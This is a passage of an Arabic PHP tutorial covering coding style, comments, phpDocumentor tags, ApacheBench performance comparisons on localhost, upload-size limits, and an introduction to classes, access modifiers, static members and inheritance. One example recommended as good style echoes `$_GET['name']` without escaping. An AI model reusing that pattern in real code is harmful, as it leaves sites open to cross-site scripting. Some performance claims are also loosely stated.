وعند استخدام أكثر من كلمة لأسماء للمتغيرات يتم استخدام أما الشرطة السفلية "_" للفصل بين الكلمتين أو بجعل أو حرف من الكلمة الثانية كبيراً :

```
$long_var_name;
$longVarName;
```

بالنسبة لي استخدم الشرطة السفلية لأنني أجدها أسهل في القراءة من النمط الثاني .

تجنب استخدام الوسوم القصيرة للإعلان عن بدء سكريبت php :

حيث تُتيح لغة php الوسوم القصيرة `<? ?>` لبدء كود php لكن لا يُنصح باستخدامه نتيجة تداخله مع اكود XML لأنها تبدأ بالسطر التالي :

```
<?xml version="1.0"?>
```

عدم استخدام echo لكتابة اكود HTML :

بالطبع يمكنك استخدام php لكتابة اكود HTML لكن هذه الطريقة غير مُحبذة ويُفضل فصل HTML عن php , وفي حال عدم التمكن من فصل HTML عن php قم باستخدام php داخل HTML وليس العكس , المثال التالي يوضح هذه الفكرة :

```
<?php
$name = 'name';
?>
<span style="color: #800;padding: 2px;"><?php echo $name;?></span>
```

استخدام التعليقات :

من المُفيد جداً استخدام التعليقات عند كتابة الاكود كي نستطيع شرح آلية عمل البرنامج لكل من يقرأ الاكود التي نكتبها , ويُفضل ان تكون التعليقات قصيرة و مفيدة أي لا داعي لوضع تعليق قبل استخدام الكلمة المحجوزة echo لتوضيح انك ستقوم بطباعة جملة ما ! . و تدعم لغة php ثلاث انواع من التعليقات : التعليقات الطويلة باسلوب C حيث يبدأ التعليق بالرمز `/*` وينتهي بالرمز `*/` , واسلوب تعليقات C++ الاحادية السطر حيث يبدأ التعليق بالرمز `//` وينتهي بنهاية السطر , ولا ننسى اسلوب التعليقات التي تستخدمها perl python shell الشبيه بتنسيق C++ لكن مع استبدال الرمز `//` بالرمز `#` .

```
/*
this is multi-line C like comment
this is the 2nd line
*/

// this is one-line comment kil c++

#and what about shell , perl , python
```

و ليس اجبارياً ان تكون التعليقات في اول السطر كما في المثال التالي :

```
$date = date("H : i : s"); //this is a comment not in the beginning of the line
```

التوثيق :

إن أحد أشهر البرمجيات التي تُستخدم في توثيق أكواد php يُسمى **phpDocumenter** الذي يستخدم معايير تُشبه إلى حد كبير معايير التوثيق التي تستخدمها لغة الجافا . يبدأ التوثيق - كما في التعليقات من نمط لغة C - بالرمز `/*` وينتهي بالرمز `*/` ويكون في كل سطر مسافة بادئة ومن ثم رمز النجمة `*` كما يلي :

```
/*
 * Short Description
 *
 * Long Description
 * @tags
 */
```

ويكون "Short Description" عبارة عن شرح بسيط وبسطر وحيد عن وظيفة الدالة أو الكود ، وأما "Long Description" فيمكن أن يكون مُتعدد الأسطر و يحوي أكواد HTML ، و الكلمات الدليلية `tags` تُوفر معلومات عن الكود ، وهذا جدول بأهم تلك الكلمات الدليلية :

```
/*
 * Short Description
 *
 * Long Description
 * @package [package name] اسم البرنامج الذي يحوي هذه الدالة أو المتغير
 * @param [type [description]] احد وسائط الدالة ويُذكر اسمه ومن ثم نوعه وشرح بسيط عنه
 * @author [author name] اسم مؤلف هذا الكود
 * @var [type] نوع المتغير الذي يلي التعليق
 * @return [type [description]] نوع القيمة المُعاداة من الدالة و شرح بسيط عنها
 */
```

تحسين أداء برامج php :

إن سرعة معالجة البرنامج للبيانات تُعد أحد أهم العوامل في المشاريع و المواقع الضخمة ، حيث يؤدي توفير 100 ملي ثانية خلال تنفيذ كود ما إلى زيادة سرعة التطبيق عدة مرات ، في القسم التالي سنناقش ما هي الفروق بين عدد من الدوال و نصائح حول زيادة سرعة السكريبتات المكتوبة بلغة php .

في البداية يجب علينا التعرف على أداة **Apache Benchmark** أو اختصاراً **ab** الموجودة في مجلد `bin` في مكان تنصيب الخادم (يختلف

الرابط حسب نظام التشغيل المُستخدم و طريقة تنصيب الخادم) وسيتم تجربة تعليمات ab على نظام تشغيل 32 bit ubuntu تم تنصيب سيرفر Apache/2.4.3 و نسخة php 5.4.7 عليه بمواصفات جهاز عادية (معالج intel 3200 , الذاكرة 4096) و طبعاً الأمثلة التالية لا علاقة لها بنظام التشغيل إلا ببعض الاختلافات البسيطة .
تُستخدم أداة Apache Benchmark من مُوجه الطرفية (terminal) وذلك بالانتقال الى المجلد الخاص به (عن طريق التعليمة cd في اللينوكس أو dir في windows) و من ثم نقوم بتشغيله ويكون شكل استدعائه :

```
ab [options] [full path to web document]
```

و لتحديد عدد الطلبات التي سنقوم بارسالها للصفحة نُحدد قيمة الخيار n (حيث تكون القيمة الافتراضية له تساوي 1) و الخيار c يُمثل قيمة concurrency اي عدد الطلبات التي تُرسل الى الخادم في آن واحد , و من ثم نقوم بتحديد رابط الصفحة , فمثلاً التعليمة التالية ستقوم بارسال 10 طلبات الى الصفحة localhost/index.php :

```
$ ./ab -n 100 -c 2 http://localhost/index.php
```

الذي سيعرض نتيجة مشابهة للتالي (بالطبع تختلف النتائج باختلاف الكود و مواصفات الجهاز ...) :

```
This is ApacheBench, Version 2.3
```

```
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
```

```
Licensed to The Apache Software Foundation, http://www.apache.org/
```

```
Benchmarking localhost (be patient).....done
```

```
Server Software: Apache/2.4.3
```

```
Server Hostname: localhost
```

```
Server Port: 80
```

```
Document Path: /index.php
```

```
Document Length: 28808 bytes
```

```
Concurrency Level: 2
```

```
Time taken for tests: 0.449 seconds
```

```
Complete requests: 100
```

```
Failed requests: 0
```

```

Write errors: 0
Total transferred: 2898700 bytes
HTML transferred: 2880800 bytes
Requests per second: 222.67 [#/sec] (mean)
Time per request: 8.982 [ms] (mean)
Time per request: 4.491 [ms] (mean, across all concurrent requests)
Transfer rate: 6303.15 [Kbytes/sec] received

Connection Times (ms)
min mean[+/-sd] median max
Connect: 0 0 0.0 0 0
Processing: 5 9 3.5 8 35
Waiting: 0 4 3.1 4 18
Total: 5 9 3.6 8 35

Percentage of the requests served within a certain time (ms)
50% 8
66% 10
75% 10
80% 10
90% 11
95% 15
98% 21
99% 35
100% 35 (longest request)

```

والتالي أهم الأسطر في مخرجات التعليلة السابقة مع شرحها :

Concurrency Level عدد الطلبات التي تجري في وقت واحد .

Time taken for tests: الزمن الذي تم فيه اختبار الصفحة مقدراً بالثانية .

HTML transferred , Total transferred مقدار البيانات التي تم نقلها من الخادم بشكل كلي أو أكواد HTML فقط .

Requests per second عدد الطلبات التي تمت معالجتها من قبل الخادم في الثانية الواحد .

الفرق بين استخدام echo و print :

إن استخدام الكلمة المحجوزة echo أسرع لكن بشكل بسيط من استخدام الدالة print لأن الدالة print تُعيد احدى القيمتين true أو false بينما الكلمة المحجوزة echo لا تُعيد أي قيمة , وسنقوم باستخدام أداة Apache Benchmark لتقييم اداء الطريقتين كما في المثالين التاليين , ملف echo.php :

```
<?php
//this is echo.php file that we will Benchmark it .
for($i = 0; $i < 1000; $i++)
{
    echo 'This is a long string printed with "echo" keyword';
}
?>
```

ملف print.php :

```
<?php
//this is print.php file that we will Benchmark it .
for($i = 0; $i < 1000; $i++)
{
    print ('This is a long string printed with "print" function');
}
?>
```

حيث سيكون ناتج برنامج Apache Benchmark كالتالي :

ملف echo.php :

```
$ ./ab -n 1000 -c 10 localhost/test/echo.php
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
```


Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests

Server Software: Apache/2.4.3

Server Hostname: localhost

Server Port: 80

Document Path: /test/echo.php

Document Length: 4300000 bytes

Concurrency Level: 10

Time taken for tests: 29.205 seconds

Complete requests: 1000

Failed requests: 0

Write errors: 0

Total transferred: 4300179000 bytes

HTML transferred: 4300000000 bytes

Requests per second: 34.24 [#/sec] (mean)

Time per request: 292.053 [ms] (mean)

Time per request: 29.205 [ms] (mean, across all concurrent requests)

Transfer rate: 143788.85 [Kbytes/sec] received

Connection Times (ms)

min mean[+/-sd] median max

Connect: 0 1 1.7 0 17

Processing: 125 290 26.5 287 483

Waiting: 0 8 29.4 2 237

Total: 126 291 26.9 288 483

Percentage of the requests served within a certain time (ms)

50% 288

66% 290

75% 292

80% 294

90% 309

95% 324

98% 374

99% 407

100% 483 (longest request)

: print.php ملف

```
$ ./ab -n 1000 -c 10 localhost/test/print.php
```

This is ApacheBench, Version 2.3

Copyright 1996 Adam Twiss, Zeus Technology Ltd, <http://www.zeustech.net/>

Licensed to The Apache Software Foundation, <http://www.apache.org/>

Benchmarking localhost (be patient)

Completed 100 requests

Completed 200 requests

Completed 300 requests

Completed 400 requests

Completed 500 requests

Completed 600 requests

Completed 700 requests

Completed 800 requests

Completed 900 requests

Completed 1000 requests

Finished 1000 requests

Server Software: Apache/2.4.3

Server Hostname: localhost

Server Port: 80

Document Path: /test/print.php

Document Length: 4300000 bytes

Concurrency Level: 10

Time taken for tests: 30.511 seconds

Complete requests: 1000

Failed requests: 0

Write errors: 0

Total transferred: 4300179000 bytes

HTML transferred: 4300000000 bytes

Requests per second: 32.78 [#/sec] (mean)

Time per request: 305.110 [ms] (mean)

Time per request: 30.511 [ms] (mean, across all concurrent requests)

Transfer rate: 137635.20 [Kbytes/sec] received

Connection Times (ms)

min mean[+/-sd] median max

Connect: 0 1 1.8 0 15

Processing: 96 303 22.1 301 508

Waiting: 0 4 5.1 2 37

Total: 96 304 22.0 302 511

Percentage of the requests served within a certain time (ms)

50% 302

66% 304

75% 306

80% 307

90% 321

95% 326

98% 335

99% 420

100% 511 (longest request)

الفرق بسيط نوعاً ما .

استخدام علامات التنصيص المفردة و المزدوجة :

كما تعلم فإن هناك عدد من الفروق بين استخدام العلامات التنصيص المفردة و المزدوجة , حيث الفارق الاساسي هو بإمكانية الوصول الى قيم المتغيرات مباشرة عند استخدام علامات التنصيص المزدوجة ولكن هذه الميزة تقلل بشكل ملحوظ من الاداء (جرب استخدام Apache Benchmark في مثال بسيط لمعرفة مدى تأثير الأداء بعلامات التنصيص) .

تعريف المتغيرات التي تستخدم كأحد حدود التكرار قبل استخدامها : فإذا اردنا المرور على عناصر مصفوفة ما باستخدام حلقة for فمن المفضل تعريف متغير عوضاً عن استخدام الدالة count في كل مرة نقوم فيها بالتكرار :

```
for($i = 0; $i < count($array); $i++) //wrong !!
```

```
$count = count($array);
```

```
for($i = 0; $i < $count; $i++) //good but you can make it just in one line
```

```
for($i = 0, $count = count($array); $i < $count; $i++) //Great
```

استخدام الدالة str_replace بدلاً من preg_replace عند استبدال كلمات بسيطة : وهنا أيضاً سنستخدم ab للمقارنة بين كودين لإستبدال عدة كلمات (قمت بدمج الكودين سوياً) :

```
<?php
```

```

$string = 'wot are you doin , let\'s repacel some mistakes';
for($i = 0; $i < 1000; $i++)
{
    //قم بإزالة التعليق للسطر الخاص بها و وضع تعليق للسطر التالي preg_replace
    $new_string = str_replace(array('wot', 'doin', 'repacel'),
                                array('what', 'doing', 'replace'),
    $string);
    // $new_string = preg_replace(array('/wot/', '/doin/', '/repacel/'),
    //                                array('what', 'doing',
    'replace'), $string);
}
?>

```

ويكون ناتج تنفيذ تعليمة ab على الكود السابق عند استخدام دالة str_replace :

```

$ ./ab -n 1000 -c 10 localhost/test/repalce_str.php
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests

```

Finished 1000 requests

Server Software: Apache/2.4.3

Server Hostname: localhost

Server Port: 80

Document Path: /test/repalce_str.php

Document Length: 0 bytes

Concurrency Level: 10

Time taken for tests: 3.903 seconds

Complete requests: 1000

Failed requests: 0

Write errors: 0

Total transferred: 198000 bytes

HTML transferred: 0 bytes

Requests per second: 256.22 [#/sec] (mean)

Time per request: 39.029 [ms] (mean)

Time per request: 3.903 [ms] (mean, across all concurrent requests)

Transfer rate: 49.54 [Kbytes/sec] received

Connection Times (ms)

min mean[+/-sd] median max

Connect: 0 1 5.3 0 48

Processing: 6 37 15.3 37 121

Waiting: 0 32 15.7 32 121

Total: 7 39 15.3 38 121

Percentage of the requests served within a certain time (ms)

```
50% 38
66% 44
75% 47
80% 50
90% 57
95% 64
98% 76
99% 82
100% 121 (longest request)
```

نتائج تنفيذ تعليمة ab على الكود السابق عند استخدام دالة preg_replace :

```
$ ./ab -n 1000 -c 10 localhost/test/repalce_reg.php
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests

Server Software: Apache/2.4.3
```

Server Hostname: localhost

Server Port: 80

Document Path: /test/repalce_reg.php

Document Length: 0 bytes

Concurrency Level: 10

Time taken for tests: 6.306 seconds

Complete requests: 1000

Failed requests: 0

Write errors: 0

Total transferred: 198000 bytes

HTML transferred: 0 bytes

Requests per second: 158.57 [#/sec] (mean)

Time per request: 63.062 [ms] (mean)

Time per request: 6.306 [ms] (mean, across all concurrent requests)

Transfer rate: 30.66 [Kbytes/sec] received

Connection Times (ms)

min mean[+/-sd] median max

Connect: 0 1 5.1 0 45

Processing: 11 61 26.3 60 220

Waiting: 0 54 25.6 52 195

Total: 11 63 26.1 61 220

Percentage of the requests served within a certain time (ms)

50% 61

66% 71

75% 78

80% 82


```

90% 96
95% 106
98% 122
99% 136
100% 220 (longest request)

Time taken for tests: 3.903 seconds //str_replace
Time taken for tests: 6.306 seconds //preg_replace

```

ضعف المدة تقريبا !!

عدم تخزين قيمة مُتغير ما في عدد من المُتغيرات :

يقوم عدد من المبتدئين بتخزين المُتغيرات ذات الاسم الطويل بِمُتغيرات ذات اسم أقصر لجعل الاكواد "سهلة القراءة" (لكنها تصبح عكس ذلك تماماً) أو بعد القيام بعمليات بسيطة عليها . فمثلاً الكود التالي الذي يأخذ قيمة اسم المُستخدم و يقوم بإزالة الفراغات منها ومن ثم تغيير حالة جميع احرف اللغة الانكليزية الى الاحرف الصغيرة :

```

<?php
$name = $_GET['name'];
$nospace = trim($name);
$n = strtolower($nospace);
echo $n;
?>

```

لنعيد كتابة المثال السابق لكن بدون هذا العدد الكبير من المُتغيرات التي لا عمل لها :

```

<?php
echo strtolower(trim($_GET['name']));
?>

```

هذه الطريقة لا تجعل الكود اسهل في القراءة فحسب وإنما تُوفر قدر كبير من الذاكرة .

تحديد الحجم الأقصى لرفع الملفات في ملف الإعدادات php.ini :

ليس من المفيد اختبار حجم الملف المرفوع باستخدام القيمة `$_FILES['file_name']['size']` لأن هذه القيمة لا تتوفر إلا بعد

رفع الملف الى الخادم مهما كان حجمه (طبعا يجب أن يكون اقل من القيمة المُحددة في ملف `php.ini` , وبعض هجمات الحرمان من الخدمة DoS تقوم باغراق الخادم بسيل من الملفات الكبيرة مما يؤدي الى بطئ شديد في اداء الخادم و في بعض الاحيان توقفه عن العمل , فيفضل تحديد الرايتين `"post_max_size"` (ذات القيمة الافتراضية 8 ميغابايت) و الراية `"upload_max_filesize"` (ذات القيمة الافتراضية 2 ميغابايت) بما يتوافق مع مُتطلبات البرنامج .

طبعا في حال كان هناك عدد من مُستخدمي الموقع ولكل منهم له صلاحيات مُختلفة ويُمكنه رفع ملفات باحجام مُختلفة , يُفضل وضع قيمة الرايتين السابقتين للقيمة العُظمى لحجم الملفات ومن ثم تقليلها لباقي المُستخدمين (عن طريق التحقق من قيمة `$_FILES['file']['size']`).

هدم مقابض الاتصال بقواعد البيانات و الملفات و الصور : فمثلا بعد انشاء صورة باستخدام دالة `imagecreatetruecolor` يلزمنا استدعاء الدالة `imagedestroy` بعد الانتهاء من العمليات عليها لتحرير الذاكرة (تم شرح كيفية تحرير الذاكرة لكل نوع من انواع المقابض في الدرس الموافق لها) .

الفصل الرابع عشر : البرمجة غرضية التوجه

ما سيتم سرده في هذا الموضوع هو ملخص سريع للـ (برمجة الكائنات أو البرمجة الشيئية أو البرمجة كائنية المنحى أو البرمجة الكائنية أو البرمجة الموجهة بالكائنات) ,

تستطيع أن تختار منها ما يحلو لك لترجمة Object Oriented Programming

لماذا يجب على أن أتعلم برمجة الكائنات, على الرغم أنني أستطيع تنفيذ أعمالي بدونها ؟

- إذا كنت ممن ينوى أن يعمل على إطار عمل فالأفضل تعلم برمجة الكائنات لأن أطر العمل الحالية مبنية بمبدأ البرمجة الكائنية , وهذه بعض منها :

Yii -1

CodeIgniter -2

CakePHP -3

Zend Framework -4

Symfony -5

- إن كنت تنوى الخوض في مجال فصل الكود البرمجي عن التصميم وستقوم باستخدام أى من القوالب في هذا المجال فأنت تحتاج لتعلم البرمجة الكائنية , وهذه بعض منها :

smarty -1

dwoo -2

Template Blocks -3

Open Power -4

-5 القالب السهل

- إذا كنت ستقوم بعمل أكواد خاصة لك وستستخدمها فيما بعد في تطبيقاتك وتريد إستخدامها والتعديل عليها بسهولة فيما بعد فعليك بالبرمجة الكائنية .

- إذا كنت ستستخدم "أساليب التصميم" "Design Patterns" وهى عبارة عن الأساليب المتبعة فى تنفيذ غرض برمجي ما بأفضل الطرق الممكنة للحصول على أعلى أداء وأعلى حماية فيجب عليك أيضا تعلم برمجة الكائنات .

- البرمجة الكائنية ليست مقتصره على لغة بعينها بل أغلب اللغات الحديثة تدعم مبدأ برمجة الكائنات , فتعلمك هذا المبدأ سيفيدك إن حاولت تعلم لغة أخرى .

- هناك إجابات أخرى كثيرة لهذا السؤال أتركها لك لتبحث عنها أو تجيبها بنفسك بعد إنهاء هذه الدورة .

بالنسبة للترجمة سيتم وضع المصطلحات وترجماتها الواردة فى الشرح حتى لا يلتبس عليك الأمر إن قرأت مصطلح بترجمة مختلفة لأنه لا

إتفاق حتى الآن على توحيد ترجمة المصطلحات.

class : فئة

public : عام

private : خاص

protected : محمى

extends : يرث

object : كائن

static : ساكن

constructor : باني

destructor : هادم

abstract : مجرد

final : نهائى

وإن مر علينا أى من المصطلحات أثناء الشرح سيتم كتابتها بإذن الله .

سنتحدث عن المواضيع التالية فى البرمجة الكائنية :

1- إنشاء الفئة وإنشاء كائن من الفئة .

2- الكلمة المحجوزة `this$`

3- محددات الوصول .

4- تمرير الدوال والمتغيرات الخاصة والمحمية عبر الدوال العامة .

5- الثابت واستخدامه فى الفئة .

6- المتغيرات الساكنة .

7- الوراثة .

8- الفئات المجردة .

9- الفئات النهائية .

10- دوال البناء والهدم .

1- إنشاء الفئة وإنشاء كائن من الفئة :

- إذا أردت أن تنشئ فئة ما عليك إلا كتابة الكلمة المحجوزة `class` ثم اسم الفئة بهذا الشكل :

```
<?php
```

```
class myClass {

}

?>
```

وبهذا قمنا بإنشاء فئة باسم `myClass` والآن أكتب ما يحلو لك من الأكواد والدوال الإعتيادية داخل هذه الفئة سنكتب كود بسيط داخل الفئة كالتالى :

```
<?php
class myClass {
    public $name="ahmed";
    public function F_print(){
        echo "I'm ahmed";
    }
}

?>
```

لا تهتم بالكلمة `public` فسيأتى شرحها فيما بعد , قمنا بوضع متغير باسم `$name` ودالة باسم `F_print` والآن أريد أن أستخدم هذه الفئة وهذا ما يعرف بإنشاء كائن من الفئة لإستخدامه.

وعلى هذا عندما نريد أن نستخدم فئة معينة يجب أن نقوم بإنشاء كائن من هذه الفئة لنستطيع إستخدامها ويكون هذا على الشكل التالى :

```
$opj = new myClass();
```

قمنا بإنشاء كائن باسم `$opj` من الفئة `myClass` ولاحظ السطر البرمجى السابق جيداً فالكلمة المحجوزة `new` هى التى تقوم بإنشاء الكائن من الفئة ولاحظ أيضاً الأقواس التى تأتى بعد اسم الفئة .

والآن وبعد إنشاء الكائن `$opj` كيف لى أن أستخدمه ؟

يستخدم الكائن على النحو التالى للوصول لمتغيرات ودوال الفئة :

```
$opj->name;
$opj->F_print();
```

يتم الوصول للمتغيرات والدوال من خلال العلامة -> ولاحظ عدم وجود العلامة \$ قبل اسماء المتغيرات .

مثال على ما سبق :

```
<?php
class myClass {
    public $name="ahmed";
    public function F_print(){
        echo "I'm ahmed";
    }
}
$opj = new myClass();
echo $opj->name;
echo "<br>";
$opj->F_print();
?>
```

تم إنشاء الكائن \$opj وطباعة المتغير \$name واستدعاء الدالة F_print ولاحظ أنه لم يتم إسناد الدالة لمتغير لأنها لا تعود بقيمة .

2- الكلمة المحجوزة \$this

يتم الوصول لمكونات الفئة من خلال الكلمة \$this كما في الكود التالي :

```
<?php
class myClass2 {
    public $name="ahmed";
    public function F_print(){
        echo $this->name;
    }
    public function F_print2(){
        echo $this->F_print();
    }
}
```

```

    }
}
$opj = new myClass2();
$opj->F_print2();
?>

```

تم استخدام الكلمة `$this` ثم الرمز `->` للوصول لكل من المتغير `$name` والدالة `F_print` , وبهذه الطريقة يمكن استخدام أى من مكونات الفئة من متغيرات أو دوال .
ثم بعد ذلك تم إنشاء كائن باسم `$opj` من الفئة `myClass2` وتم استدعاء الدالة `F_print2` من خلال هذا الكائن .

3- محددات الوصول :

- نغنى بمحددات الوصول هى الطريقة التى يتم الوصول بها إلى مكونات الفئة من متغيرات ودوال والتالى شرح لها :

1- `public` : محدد الوصول العام وهذا يعنى أنه يتم الوصول إلى مكونات الفئة بصورة عامة أى غير مقيدة .

2- `private` : محدد الوصول الخاص , ويتم استخدام المكونات المعرفة على أنها خاصة داخل الفئة الموجودة بها فقط , وغير مسموح باستخدامها خارج إطار الفئة سواء عن طريق الكائن المنشأ من الفئة أو من خلال توريث هذه الفئة .

3- `protected` : محدد الوصول المحمى , ويتم استخدام المكونات المعرفة على أنها محمية داخل الفئة ومن خلال توريث الفئة فقط , ولا يصلح استخدام المكونات المحمية من خلال الكائن المنشأ من الفئة .

أمثلة لفهم كيفية عمل محددات الوصول :

```

<?php
class myClass3 {
    public $name="ahmed";
    private $name2="mohammed";
    protected $name3="khaled";
    public function F_print(){
        echo "I'm Ahmed !";
    }
    private function F_print2(){
        echo "I'm Mohammed !";
    }
}

```

```

    }
    protected function F_print3(){
        echo "I'm Khaled !";
    }
}

$opj = new myClass3();
$opj->name="majed";
echo $opj->name;
echo "<br>";
$opj->F_print();
?>

```

فى هذا الكود تم تعريف ثلاث متغيرات وثلاث دوال من النوع العام والخاص والمحمى وعند إنشاء كائن من هذه الفئة لا نستطيع استخدام أى من مكونات الفئة إلا المعرفة على أنها عامة كالمتغير \$name والدالة F_print ولا نستطيع التعامل المباشر مع باقى مكونات الفئة من استخدام أو تغيير فى قيمها وما إلى ذلك .

- بعد إنشاء الكائن \$opj من الفئة myClass3 تم تغيير قيمة المتغير \$name ثم طباعته ثم طباعة سطر جديد ثم استدعاء الدالة F_print

- سيعطينا المترجم أخطاء عند محاولة الوصول للمكونات الخاصة أو المحمية كالتالى :

```

$opj = new myClass3();
$opj->name2="majed";
echo "<br>";
$opj->F_print2();

```

هذا الكود خاطئ لأنها تعتبر محاولة الوصول لمكونات خاصة

```

$opj = new myClass3();
$opj->name3="majed";
echo "<br>";
$opj->F_print3();

```


هذا الكود خاطئ لأنها تعتبر محاولة الوصول لمكونات محمية

- يمكن التعامل مع المكونات الخاصة داخل الفئة فقط , والتعامل مع المكونات المحمية داخل الفئة وعند التوريث "سيأتى الحديث عنها فى الوراثة فيما بعد" .

- ولهذا تستخدم محددات الوصول لمنع الوصول الغير مرغوب لبعض القيم والدوال أو تغيير قيمهم .

4- تمرير الدوال والمتغيرات الخاصة والمحمية عبر الدوال العامة :

- يمكن الوصول وتغيير قيم لمكونات خاصة ومحمية من خلال تمريرها فى الدوال العامة , والتالى مثال يوضح هذا :

```
<?php
class myClass4 {
    private $name="ahmed";
    private $name2="mohammed";
    protected $name3="khaled";
    public function setName($value){
        return $this->name=$value;
    }
    public function getName(){
        return $this->name;
    }
    private function F_print2(){
        return $this->name2;
    }
    public function F_print3(){
        return $this->name3;
    }
    public function F_print4(){
        return $this->F_print2();
    }
}
```

```
$opj = new myClass4();
$opj->setName("Tamer");
echo $opj->getName();
echo "<br>";
echo $opj->F_print3();
echo "<br>";
echo $opj->F_print4();
echo "<br>";
?>
```

من خلال الدوال العامة نستطيع الوصول للمكونات العامة والخاصة للفئة وتغيير قيمها , تم إنشاء كائن \$opj وتم استدعاء الدالة setName التي تقوم بتغيير قيمة المتغير الخاص \$name والدالة getName تقوم بإرجاع قيمة المتغير الخاص \$name , والدالة F_print3 تقوم بإعادة قيمة المتغير المحمي \$name3 , والدالة F_print4 تعيد قيمة الدالة الخاصة F_print .

5- الثابت واستخدامه في الفئة :

- يتم تعريف الثابت باستخدام الكلمة المحجوزة const ويفضل أن يكون اسم الثابت بالحروف الكبيرة والثابت يكتب بدون العلامة \$ ويجب إعطاء الثابت قيمة عند تعريفه ولا نستطيع تغيير هذه القيمة فيما بعد لأنها ثابتة .

- عندما نريد استخدام الثابت لا نستخدم طريقة إنشاء كائن من الفئة كما سبق ولكن نقوم بكتابة اسم الفئة ثم العامتين :: ثم اسم الثابت * مثال على ما سبق :

```
<?php
class myClass5 {
    const NAME="Ahmed";
}

echo myClass5::NAME;

?>
```

- إذا أردنا استخدام الثابت داخل الفئة نقوم بكتابة الكلمة المحجوزة self ثم العلامتين :: ثم اسم الثابت , يمكن استخدام اسم الفئة ولكن يفضل استخدام self تحسباً لإحتمال تغيير اسم الفئة فيما بعد فلا تضطر لتغيير اسم الفئة في جميع المواضع .

* مثال على ما سبق :

```
<?php
class myClass5 {
```

```

    const NAME="Ahmed";
    public function test(){
        return self::NAME;
    }
}

echo myClass5::NAME;
echo "<br>";
$obj=new myClass5();
echo $obj->test();
?>

```

6- المتغيرات الساكنة :

- يتم تعريف متغير على أنه ساكن بإستخدام الكلمة المجوزة `static` والمتغير من النوع الساكن يظل محتفظ بقيمته داخل الفئة إلى أن ينتهي عمل الفئة وهو يشبه في هذا عمل المتغيرات التي تعرف في بداية الفئة ولكن في بعض الأحيان نحتاج لتعريف متغيرات داخل الدوال ونريد أن تظل قيمتها محفوظة داخل المتغير ولا تنتهي بإنهاء عمل الدالة ولهذا نقوم بتعريف المتغير على أنه ساكن , ولهذا تستخدم `static` لتعريف المتغيرات داخل الدوال .

- وأيضا لاحظ تجاهل القيمة الابتدائية التي تسند للمتغير الساكن عند تعريفه داخل الدالة .
* مثال لتوضيح ما سبق :

```

<?php
class myClass6 {
    public function test(){
        $t=0;
        $t++;
        return $t;
    }

    public function test2(){
        static $t2=0;
        $t2++;
        return $t2;
    }

    public function test3(){
        echo $this->test()."<br>";
        echo $this->test()."<br>";
        echo $this->test()."<br>";
        echo "-----<br>";
        echo $this->test2()."<br>";
        echo $this->test2()."<br>";
        echo $this->test2()."<br>";
    }
}

```

```

    }

}

$obj=new myClass6();
$obj->test3();

?>

```

* تعريف المتغيرات الساكنة داخل الدوال يجعلنا لا نستطيع استخدام هذه المتغيرات خارج النطاق المعرفة به لأنها تعتبر متغيرات محلية ذات طابع خاص , ولتعريف متغيرات عامة من النوع الساكن يتم الوصول إليها من خلال الكلمة المحجوزة `self` ثم العلامتين :: ثم اسم المتغير الساكن ولا ننسى علامة \$ خلاف المتغير الثابت .

– ولإستخدام المتغيرات الساكنة خارج نطاق الفئة نكتب اسم الفئة متبوعاً بالعلامتين :: ثم اسم المتغير الساكن .

* مثال على هذا :

```

<?php
class myClass7 {

    public static $name="Ahmed";
    private static $name2="Mahmoud";

    public function test(){
        return self::$name2;
    }

}

echo myClass7::$name;
echo "<br>";
$obj=new myClass7();
echo $obj->test();

?>

```

* الدوال الساكنة :

– يتم تعريف الدوال على أنها ساكنة ولكن في هذه الحالة لا نستطيع استخدام الكلمة `this` أى لا نستطيع استخدام مكونات الفئة داخلها ولكن يمكن استخدام المكونات المعرفة على أنها ساكنة داخل الدوال الساكنة , ويمكن استخدام المكونات الساكنة داخل الفئة بكتابة `Self` ثم :: ثم اسم العنصر الساكن , وعند استدعاء الدالة خارج الفئة نكتب اسم الفئة ثم :: ثم اسم الدالة .

وهذا مثال لما سبق :

```
<?php
class myClass8 {

    public static $name="Ahmed";

    public static function test(){
        return self::$name;
    }

    public static function test2(){
        return self::test();
    }

}

echo myClass8::test2();

?>
```

7- الوراثة :

– لماذا تستخدم الوراثة ؟

– تستخدم الوراثة لتوفير الوقت في إعادة كتابة الأكواد البرمجية التي نحتاجها باستمرار , وسيوضح هذا فيما يلي :

– الوراثة الاسم يشرح نفسه فهي عملية وراثية مكونات الفئة الموروثة في الفئة الوارثة أى إمكانية استخدام مكونات الفئة الموروثة – من دوال ومتغيرات – في الفئة الوارثة .

وتتم عملية الوراثة بكتابة الكلمة المحجوزة extends كالتالى :

```
<?php
include('A.php');

class B extends A {

}

?>
```

وهنا الفئة B قامت بوراثة مكونات الفئة A .

– ما الذى يتم وراثته وما الذى لا يتم وراثته ؟

– يتم وراثته المكونات المعرفة على أنها عامة أو محمية ولا يتم توريث المكونات المعرفة على أنها خاصة .

هذا مثال على ما سبق :

```
<?php

class A {
    public $name='ahmed';
    private $name2='khaled';
    protected $name3='mohammed';
}

class B extends A {
    public function test(){
        echo $this->name;
        echo "<br>";
        //echo $this->name2;
        echo $this->name3;
    }
}

$obj=new B();
echo $obj->test();
echo "<br>";
echo $obj->name;
?>
```

